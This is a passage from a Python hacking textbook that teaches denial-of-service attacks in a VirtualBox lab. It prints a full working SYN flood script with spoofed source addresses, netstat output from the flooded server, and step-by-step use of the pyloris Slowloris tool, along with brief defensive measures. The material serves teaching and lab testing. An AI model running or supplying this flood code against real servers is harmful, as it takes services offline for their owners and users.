TCP conducts communications after establishing a connection through a 3-way handshake. First, the client requests a connection setup by sending a SYN packet to the server, the server then responds by sending a SYN/ACK packet to the client. Finally, the client sends the ACK packet, and the connection is established. Here, there is a kind of security vulnerability in that the server allocates

system resources when it receives a SYN packet. The system keeps a record of the connection requests in the backlog queue, and when this queue is full, it cannot receive any more requests. TCP SYN Flood attacks transmit a large number of SYN packets, making operation impossible due to flooding the backlog queue.

2.7.2 Linux Installation

For a TCP SYN Flood attack, use a "raw socket" that allows a user to change the TCP and IP header information arbitrarily. First, you need to call the "sendto" method for the raw socket. Windows prevents the "sendto" method from being invoked for the TCP protocol for security reasons because PCs frequently become zombies and are used for DoS attacks. Linux allows invoking the TCP protocol using the "sendto" method. Simply install Linux on Virtual box to test the TCP SYN Flood attack.

• Linux Download

Download Ubuntu Linux (12.04.4 LTS Precise Pangolin) from the Ubuntu site (releases.ubuntu.com/precise). Python is installed by default. Since the 64-bit Linux version cause slowdowns in Virtualbox, it is preferable to select the 32-bit version.

Figure 2-49 Linux Download

• Virtualbox Virtual Machine Creation

Type the "Name" as "linux". Select "Linux" and "Ubuntu (32-bit)" for each field.



Figure 2-50 Virtual Machine Creation

• Select Installer

[Settings] - [Storage] - [Empty] - [click on the icon] – [Choose a virtual CD / DVD disk file], select the menu. Then select the Linux installation files that were downloaded.



Figure 2-51 Select Installer

• Virtual Box Network Setting Confirmation

Make sure it is set to NAT in the [Settings] – [Network] tab. Typically, NAT has been set, if not, change the settings. If it is set to NAT, it is possible to have an Internet connection.



Figure 2-52 Confirming Virtual Box Network Configuration

• Installing Linux

If you click on the Linux image on the left side, the installation begins. Click the [Install Ubuntu] button and enter the information according to the instructions. Then, it is possible to complete the installation easily.

Figure 2-53 Linux Install

• Enter the User Information

Enter the user information by entering the username and password as “linux”.

Figure 2-54 Entering User Information

• Changing the Virtual Box Network Settings

Select [internal network] for this test. This means that a connection is established between the virtual PCs.



Figure 2-55 Virtual Box Network Setting

• Changing the Linux Network Setting

Open the "/etc/network/interfaces" file and change it in the following manner. After checking the IP by executing the "ipconfig" command in the hacker PC, bind the IP that is not used in the same band to "address".

```
auto eth0
iface eth0 inet static
address 169.254.69.70
netmask 255.255.0.0
```

Figure 2-56 Linux Network Setting

• Setting Linux hosts

Open the "/etc/network/interfaces" file and change it in the following manner. Check the IP address for the server PC and place it here.

```
169.254.27.229 server
```

Figure 2-57 Linux hosts File Setting

• Confirming the Linux Installation

When the installation is complete, press the "Ctrl + Alt + t" key combination to open the terminal. In order to run with root privileges, you can set the initial password by typing "sudo passwd root". I set the password to be the same as the username as "root". Now log in as root using the "su –" command. In Ubuntu version 12.04, Python 2.7.3 is installed by default.

```
root@ubuntu: ~
ubuntu@ubuntu:~$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
ubuntu@ubuntu:~$ su -
Password:
root@ubuntu:~# python
Python 2.7.3 (default, Sep 26 2013, 20:08:41)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Example 2-58 Login as root

2.7.3 IP and TCP Headers Setting

In typical socket communication, the kernel automatically specifies the IP and TCP settings. However, in order to transfer only the SYN packet using the raw socket, a programmer must manually generate the header. To use C language functions in Python, the header should have the same shape as that used in C. First, let's look at the structure of the IP header as follows.



Figure 2-59 IP Header

The IP header is composed of a total of 20 bytes from "Version" to

"Destination Address". The version is 4, which indicates IPv4 is being used. "IHL" indicates the length of the full header, where 32-bits unit is entered. When you insert 5, this means 20 bytes. "Identification" incorporates an arbitrary value. The "Flags" and "Fragment Offset" values are set to 0 at the same time. "Time to Live" is set to the maximum value of 255 supported by the network. "Protocol" is set to the "socket.IPPROTO_TCP". The kernel will set the "Total Length" and the "Header Checksum" for the packet transmission time.

```
struct ipheader {
    unsigned char ip_hl:4, ip_v:4; /* this means that each member is 4 bits */
    unsigned char ip_tos;
    unsigned short int ip_len;
    unsigned short int ip_id;
    unsigned short int ip_off;
    unsigned char ip_ttl;
    unsigned char ip_p;
    unsigned short int ip_sum;
    unsigned int ip_src;
    unsigned int ip_dst;
}; /* total ip header length: 20 bytes (=160 bits) */
```

Figure 2-60 IP Header File

Now let's set the TCP header. The IP settings specify the address and the TCP settings specify the port that is used for communication. The type of TCP packets are set using the "Flags" value, and the SYN Flood attack is conducted such that only the SYN packet is sent in bulk, SYN is set to 1, and the rest is specified as 0.



Figure 2-61 TCP Header

"Source Port" is set to a random value, and "Destination Port" is set to the target port 80. "Sequence Number" and "Acknowledgment Number" are set to any value. "DataOffset" indicates the locations where the header ends. Since it is used with 32-bit units, a setting of "5" indicates that the header has a length of 20 bytes. The value for the "Flag" is set to the "SYN" item of only 1. "Window" is set to 5840, which is the maximum size allowed by the protocol. "Checksum" is set automatically by the kernel after packet transmission.

```
struct tcpheader {
    unsigned short int th_sport;
    unsigned short int th_dport;
    unsigned int th_seq;
    unsigned int th_ack;
    unsigned char th_x2:4, th_off:4;
    unsigned char th_flags;
    unsigned short int th_win;
    unsigned short int th_sum;
    unsigned short int th_urp;
```

```
}; /* total tcp header length: 20 bytes (=160 bits) */
```

Figure 2-62 TCP Header File

To set the IP header and the TCP header, the characters used in the Python should be converted to a C language structure. Python uses the "pack" function provided by the "struct" module and can easily implement the conversion. The following format characters can be used to specify the Python types as the appropriate C language type.

Format	C Type	Python type	Standard size
x	char	no value	
c	signed char	string of length 1	1
b	unsigned char	integer	1
B	_Bool	integer	1
?	short	bool	1
h	unsigned short	integer	2
H	int	integer	2
i	unsigned int	integer	4
I	long	integer	4
l	unsigned long	integer	4
L	long long	integer	4
q	unsinged long long	integer	8
Q	unsigned long long	integer	8
f	float	float	4
d	double	float	8
s	char[]	string	
p	char[]	string	
P	void *	integer	

Table 2-1 Format Characters

2.7.4 TCP SYN Flood Example

The python socket module provides a variety of functions. The most basic functions involve transmitting data after the connection has been established. In the TCP protocol, the data will be transmitted after a 3-way handshake has been completed. For the "TCP SYN Flood" attack, the data has to be sent before the communication connection has been established. Therefore, it is necessary to use other types of functions.

```
""
Code Reference From
    http://www.binarytides.com/python-syn-flood-program-raw-
sockets-linux/
    http://www.binarytides.com/python-packet-sniffer-code-linux/
""
import socket, sys
from struct import *

def makeChecksum(msg):                                    #(1)
    s = 0
    for i in range(0, len(msg), 2):
        w = (ord(msg[i]) << 8) + (ord(msg[i+1]) )
        s = s + w
    s = (s>>16) + (s & 0xffff);
    s = ~s & 0xffff
    return s

def makeIPHeader(sourceIP, destIP):                       #(2)
    version = 4
    ihl = 5
    typeOfService = 0
    totalLength = 20+20
```

```
    id = 999
    flagsOffSet = 0
    ttl =  255
    protocol = socket.IPPROTO_TCP
    headerChecksum = 0
    sourceAddress = socket.inet_aton ( sourceIP )
    destinationAddress = socket.inet_aton ( destIP )
    ihlVersion = (version << 4) + ihl
    return pack('!BBHHHBBH4s4s' , ihlVersion, typeOfService,
        totalLength, id, flagsOffSet,  ttl, protocol, headerChecksum,
        sourceAddress, destinationAddress)                    #(3)

def makeTCPHeader(port, icheckSum="none"):                    #(4)
    sourcePort = port
    destinationAddressPort = 80
    SeqNumber = 0
    AckNumber = 0
    dataOffset = 5
    flagFin = 0
    flagSyn = 1
    flagRst = 0
    flagPsh = 0
    flagAck = 0
    flagUrg = 0

    window = socket.htons (5840)

    if(icheckSum == "none"):
        checksum = 0
    else:
        checksum = icheckSum
```

```
    urgentPointer = 0
    dataOffsetResv = (dataOffset << 4) + 0
    flags = (flagUrg << 5)+ (flagAck << 4) + (flagPsh <<3)+ (flagRst
        << 2) + (flagSyn << 1) + flagFin
    return pack('!HHLLBBHHH', sourcePort, destinationAddressPort,
        SeqNumber, AckNumber, dataOffsetResv,  flags,  window,
        checksum, urgentPointer)                                    #(5)

s = socket.socket(socket.AF_INET, socket.SOCK_RAW,
        socket.IPPROTO_TCP)                                         #(6)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)               #(7)

for j in range(1,20):                                               #(8)
        for k in range(1,255):
                for l in range(1,255):
                        sourceIP = "169.254.%s.%s"%(k,l)            #(9)
                        destIP = "169.254.27.229"

                        ipHeader  = makeIPHeader(sourceIP, destIP)  #(10)
                        tcpHeader = makeTCPHeader(10000+j+k+l)      #(11)

                        sourceAddr = socket.inet_aton( sourceIP )   #(12)
                        destAddr = socket.inet_aton(destIP)

                        placeholder = 0
                        protocol = socket.IPPROTO_TCP
                        tcpLen = len(tcpHeader)
                        psh = pack('!4s4sBBH', sourceAddr, destAddr,
                                placeholder, protocol, tcpLen);
                        psh = psh + tcpHeader;
```

```
                tcpChecksum = makeChecksum(psh)              #(13)

                tcpHeader =
makeTCPHeader(10000+j+k+l,tcpChecksum) #(14)

                packet = ipHeader + tcpHeader
                s.sendto(packet, (destIP , 0 ))              #(15)
```

Example 2-7 TCP SYN Flood

The results of executing the program can be seen in the Wireshark program that is installed in the hacker PC and with the "netstat -n -p tcp" command in the command prompt on Windows in the server PC. Here we see the results in the command prompt on Windows. The results for the program are as follows.

(1) **Declaring TCP Checksum Calculation Function**: Calculate the TCP checksum that is used to protect the integrity of the transmitted data. Divide the header and the data in 16-bit units, plus the respective bit. This can then be calculated by taking the complement thereof.

(2) **Declaring IP Header Generating Function:** Generates the IP Header, as was previously described.

(3) **Creating IP Header Structure:** Use the "pack" function to convert the format of the structure used in the C language.

(4) **Declaring TCP Header Generating Function:** Generates the TCP Header, as previously described.

(5) **Creating TCP Header Structure:** Use the "pack" function to convert the format of the structure used in the C language.

(6) **Creating a raw socket:** Create a socket object that supports the functionality that can arbitrarily generate an IP header and a TCP region. The use of the raw socket requires administrator privileges.

(7) **Setting the Socket Option:** Adjust the socket options to allow developers to generate an IP Header.

(8) **Loop:** Use a loop to send a large number of SYN packets.

(9) **IP Setting:** Specify the sender IP and the recipient IP. For convenience during the test, change the sender IP every time. The recipient IP can be set in the same way as "socket.gethostbyname ('server')".

(10) **Creating the IP Header:** This function is called to create an IP header and return it using the C language structure.

(11) **Creating the TCP Header:** Call the TCP header generation function. At first, create a pseudo TCP header to obtain the TCP checksum. For the port number, use more than 10000. 10000 or more ports can be used without separate settings.

(12) **IP Structure Transformation:** Convert the string data to the "in_addr" structure using the "inet_aton" function.

(13) **TCP checksum Calculation:** Call the function to calculate the TCP checksum.

(14) **IP Header Generation:** Set TCP checksum to generate the actual TCP.

(15) **Packet Transmission:** By setting the IP header and the TCP header, send a TCP SYN packet. The "sendto" method supports the ability to unilaterally transfer a packet from a sender before the connection setting has been completed.

Run the sample, if you enter the "netstat -n -p tcp" in the command prompt in Windows for the server PC, it is possible to obtain the following results. The rightmost part "SYN_RECEIVED" is a portion that indicates the connection state of the packet in a state receiving the current SYN packet before the ACK/SYN packet is

transmitted from the server. The connection is created by the thousands under the following conditions, consuming system resources to store the system state over a certain period of time. When a large amount of SYN packets are sent, the performance of the service is degraded or the system is run out of service.

TCP	169.254.27.229:80	169.254.11.57:10075	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.63:10081	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.65:10083	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.69:10087	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.70:10088	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.75:10093	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.77:10095	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.81:10099	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.82:10100	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.86:10104	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.87:10105	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.88:10106	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.91:10109	SYN_RECEIVED
TCP	169.254.27.229:80	169.254.11.92:10110	SYN_RECEIVED

Figure 2-63 TCP Header File

With the TCP SYN Flood attack, the system falls into denial of service when the backlog queue is full. Thus, an increase in the capacity of the backlog queue can be a defense against such an attack. Another method involves using "syncookies" to assign system resources after the 3-way handshake has been completed. It is possible to block the attacks from the router or firewall using an intercept mode and a watcher mode. In the interceptor mode, the router receives the SYN packet from the client. After the connection with the client has been established, the router makes a connection between the client and the server. In the watcher mode, the router monitors the state of the connection, and if the connection has not been established for a predetermined amount of time, it terminates

the connection.

2.8 DoS – Slowloris Attack

2.8.1 Slowloris Attack Basic Concept

The web server processes a request by analyzing the HTTP Request Header arriving from the client, and it terminates the connection after the response is sent to the client. The Web server limits the number of clients that can connect to make efficient use of system resources, including all physical and logical devices such as CPU, Memory, HDD, and other resources managed inside of the Web server. A Slowloris Attack is a technique that forces a system out of service by using the number of connections that are allowed to connect to the web server to the maximum.

If the service request is normal, the service is completed in a few seconds, and the connection is then closed. A DoS attacks, such as an HTTP Flood, requires a number of zombie PCs to issue a large number of service requests. However, a Slowloris Attack is a powerful attack that can paralyze the Web server by using only one PC. The Web server logs that are used in many of these attacks can be analyzed, so they are recorded when the header file has finished. In a Slowloris Attack, error data is transmitted to the web server to prevent the header files from being analyzed, so this does not leave a foot print in the log file. Therefore, it is difficult to detect the attack.



Figure 2-64 Basic Concepts of the Slowloris Attack

A normal HTTP header is terminated by "/r/n/r/n". When looking for "/r/n/r/n", the Web server analyzes the header and processes the service. The headers used in the Slowloris Attack are generally ended only with "/r/n". If the web server does not know the end of the header, it cannot analyze the header or maintain the connection in an open state. After starting the attack, the web server can be disabled within minutes.

2.8.2 Slowloris Attack Execution

2.8.2.1 Installing the pyloris Module

The Slowloris Attack was first made using a Perl script. Python provides a module called "pyloris" for web server and firewall vulnerability detection. First, download the module by connecting to "http://sourceforge.net/projects/pyloris/". There is no need for an installation process. Simply unzip the file and move it to the

directory of the command prompt in Windows. Then, it is possible to easily perform attacks by using this simple command.

2.8.2.2 pyloris module execution

Unzip the downloaded file in the"C:\" directory. Let's move the the "pyloris" directory and run the following command.

```
C:\pyloris-3.2>python pyloris.py
```

Figure 2-65 pyloris Module Execution

The pyloris module provides a UI divided into "General", "Behavior", "Proxy", and "Request Body". The sections relevant to the Slowloris attack are "General" and "Behavior".



Figure 2-66 pyloris Module Execution

The "General" area (1) specifies the target server and port. Here we specify the server PC using port 80. The "Behavior" area (2) contains the environmental settings to run the attack. The "Request Body"

area (3) shows the content of the HTTP protocol that is to be sent to the target server. When all settings have been completed, click the "Launch" area (4) to start the attack.

The role for the behavior is as follows.

- Attack Limit
  Specify the total number of connections (current + end) that may be generated in one session
- Connection Limit
  Specify the total number of connections that can be used at the same time in one session
- Thread Limit
  Determine the total number of threads that can operate in one session
- Connection Speed
  Specify the speed of each connection. The unit is in bytes/second
- Time between thread spawns
  Specify the time delay used to generate the thread
- Time between the connections
  Specify the time delay required to create a socket connection

Let's run the attack by clicking on the "Launch" button. The result screen is divided into two regions. The "Log" area shows the log of the program that executes the attack. The "Status" area indicates the status of the attacks that are currently running. "Attacks" indicates the number of the connections currently being used, and "Threads" refers to the number of threads that have been created so far.



Figure 2-67 pyloris Launch Status

After one minute has passed from the moment to attack is executed, the network status in the server PC can be monitored by simply opening the command prompt in Windows and entering the "netstat -n -p TCP" command. The following shows the current TCP connection state.

TCP	169.254.27.229:80	169.254.69.62:29889	ESTABLISHED
TCP	169.254.27.229:80	169.254.69.62:29890	ESTABLISHED
TCP	169.254.27.229:80	169.254.69.62:29891	ESTABLISHED
TCP	169.254.27.229:80	169.254.69.62:29893	ESTABLISHED

Figure 2-68 Server PC Network Status

The number of connections that are currently active will show an excessive amount of output. Therefore, we can check the specific number by using the following command. The results for the "netstat -n -p tcp | find /c TCP" command indicate the number of attacks in the "Status" area for the pyloris program. Usually more than 300 results are indicated, which is enough to make Web services on port 80 fall into an out-of-service state.



Figure 2-69 Webservice Call Result

To end the test, click the "Stop Attack" button in "Status" area. After all of the connections have been terminated, the web server will return to normal service. A primary defense is possible in order to increase the number of maximum connections or to limit the number that may come from one IP connection. The secondary defense involves installing a security device that can check Layer 7, such as a Web firewall, to block the inflow of headers that have an error.

Refrences

- http://nmap.org/download.html
- http://xael.org/norman/python/python-nmap
- http://nmap.org/book/man-port-scanning-techniques.html
- https://docs.python.org/2/library/ftplib.html
- http://www.pythoncentral.io/recursive-python-function-example-make-list-movies/
- https://code.google.com/p/webshell-php/downloads/detail?name=webshell.php
- https://docs.python.org/2/library/socket.html
- http://www.pythonforpentesting.com/2014/03/python-raw-sockets.html
- https://github.com/offensive-python/Sniffy/blob/master/Sniffy.py
- http://stackoverflow.com/questions/13878947/python-get-packet-data-tcp
- http://msdn.microsoft.com/en-us/library/ms741621%28VS.85%29.aspx
- http://en.wikipedia.org/wiki/Raw_socket
- http://pubs.opengroup.org/onlinepubs/009695399/functions/recvfrom.html
- http://en.wikipedia.org/wiki/Raw_socket
- http://en.wikipedia.org/wiki/Denial-of-service_attack
- http://en.wikipedia.org/wiki/Ping_of_death
- http://www.binarytides.com/python-syn-flood-program-raw-sockets-linux/
- http://www.binarytides.com/python-packet-sniffer-code-linux/
- https://docs.python.org/2/library/struct.html
- http://msdn.microsoft.com/en-us/library/ms740548(v=vs.85).aspx
- http://motoma.io/pyloris/
- http://sourceforge.net/projects/pyloris/
- http://hackaday.com/2009/06/17/slowloris-http-denial-of-service/
- http://operatingsystems.tistory.com/65

Chapter 3

Conclusion

To become an Advanced Hacker

Basic Theory

The most effective way to become an advanced hacker is to study computer architectures, operating systems, and networks. Therefore, dust off the major books that are displayed on a bookshelf and read them again. When reading books to become a hacker, you will have a different experience from that in the past. If you can understand principles and draw pictures of the necessary actions in your head, you are ready now. Let's move on to the next step.



Figure 3-1 Hacking Knowledge steps

Hacking Tools

